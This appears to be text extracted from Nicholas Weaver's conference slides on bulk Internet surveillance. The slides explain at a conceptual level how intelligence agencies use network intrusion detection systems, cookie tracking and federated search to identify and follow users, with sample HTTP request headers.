




ENIGMA

The Golden Age  
of Bulk Surveillance

Nicholas C Weaver

# About Me...



# Not NOBUS (Nobody But Us)




US Navy Photograph

# Not About Needles In Haystacks

The Golden Age of Internet Surveillance

Nicholas Weaver



Wikimedia Photo


# Not About Connecting the Dots

The Golden Age of Internet Surveillance

Nicholas Weaver



# Drift Nets to Create Metadata



José Ramón García Ares for Wikipedia

# Pulling Threads To Get Results

The Golden Age of Internet Surveillance

Nicholas Weaver



Wikimedia Photo

# A Thread To Pull: Watching an IRC Chat

OtherDude: Hey, did you see  
OtherDude: <http://www.bbc.com/news/world-us-canada-16330396?>  
AnonDude: hmmm...  
AnonDude: HAHAH, that's pretty funny!

Intercept captured 12/30/2011 11:32 GMT


Step 1: "Use SIGINT" (Signals Intelligence)/DNI  
(Digital Network Intelligence):

Enables identification of AnonDude and developing a  
"pattern of life" for his online behavior


Step 2: "Use CNE" (Computer Network Exploitation):  
After identification, invoke "exploit by name" to take  
over AnonDude's computer



# Start With Your Wiretaps...



# How They Work: Scalable Network Intrusion Detection Systems



# Inside the NIDS

```
GET HTTP /fubar/ 1.1..
```

HTTP Request

URL = /fubar/

Host = ....

```
GET HTTP /baz/?id=1f413 1.1...
```

HTTP Request

URL = /baz/?id=...

ID = 1f413

```
220 mail.domain.target ESMTSP Sendmail...
```

Sendmail

From = someguy@...

To = otherguy@...


Unlike conventional NIDS you don't worry about evasion:  
Anyone who wants to evade uses cryptography instead

# Which NIDS To Use?

- Bro Network Security Monitor (BSD licensee)
  - Includes a robust suite of protocol parsers
  - Realtime operation, invokes Bro policy scripts
  - Requires seeing both sides of the traffic
- Lockheed/Martin Vortex (GPL)
  - Only handles the reassembly:  
Network traffic to files, then invoke separate parser programs
  - Near real-time operation
- Eagle GLINT by Nexa Technologies
  - Formerly Amesys (was part of Bull)
  - Commercial "Intelligence" interception package



# Tracking People Not Machines: User Identification



Request Headers

```
Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding gzip, deflate
Accept-Language en-US,en;q=0.5
Cache-Control no-cache
Connection keep-alive
Cookie country=US; cn_adsqt=%7B%22count%22%3A5%2C%22expire%22%3A1448985215520%7D; cn_cm=14; seen_posts=71448
; cn_adcap=%7B%22count%22%3A14%2C%22expire%22%3A1448921945069%7D; session_seen_posts=71437; phpb3_5qbzr_u
=503807; phpb3_5qbzr_k; phpb3_5qbzr_sid=223e77ac61f3dd29379a1f7b133239da; BockerSniffer_com=1; s_fid
=71AE02B95B4C3265-06C52DA29295d118; s_depth=2; timeSpent=1448921414710; s_vnum_m=144895680060%26vn%3D1
; sinvisit_m=true; s_ppn=http%3A%2F%2Farstechnica.com; s_nr=1448921418281-New; s_cc=true; __gads=ID=138c50af2f90f3fa
:T=1448921405:S=ALNI_MYE5qr_fDJTFwUB_9tcx82E9stvdQ; _polar_tu=* %22mgtn%22_@2Q_u_@_d2dFsb%2C5-zggT-h82P-mmkT-Sn9v
%2CCY056sm_Q_n_@2Q_s_@1Q_sc_@*_v_@3Q_a_@8+Q_ss_@ %22nynewu_Q_sl_@ %22nynex8_Q_sd_@**+Q_v_@_3%5B100cf11_Q_vc_
@*_e_@3+Q_vs_@ %22nynex8_Q_vl_@ %22nynex8_Q_vd_@**+Q_vu_@_ac7d35ba59c92f605c4e54707a8aaf4e_+; CN_sp=e8eee3b5-4a77-4ee2-8aa4-9a7be
; CN_su=03e54f06-1677-4f2f-a614-175f642e3bd0
DNT 1
Host arstechnica.com
Pragma no-cache
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

# Tracking People, Not Machines: Cookie Linking

▼ Request Headers [view source](#)

```
Accept */*
Accept-Encoding gzip, deflate
Accept-Language en-US,en;q=0.5
Connection keep-alive
Cookie id=22391b715e0400d7||t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD;
; _dtl_NO_DATA, DSID=NO_DATA
DNT 1
Host pubads.g.doubleclick.net
Referer http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars/
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```


▼ Request Headers [view source](#)

```
Accept image/png,image/*;q=0.8,*/*;q=0.5
Accept-Encoding gzip, deflate
Accept-Language en-US,en;q=0.5
Cache-Control no-cache
Connection keep-alive
Cookie UID=15496a17a1111821c4ea0e41448921987; UIDR=1448921987
DNT 1
Host sb.scorecardresearch.com
Pragma no-cache
Referer http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars/
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

# Bulk Recording



# Federated Search





# Query Focused Centralized Datasets

Site: arstechnica.com  
Username: broidsrocks  
Cookie: 223e77...  
From IP: 10.271.13.1  
Seen: 2012-12-01 07:32:24



Username

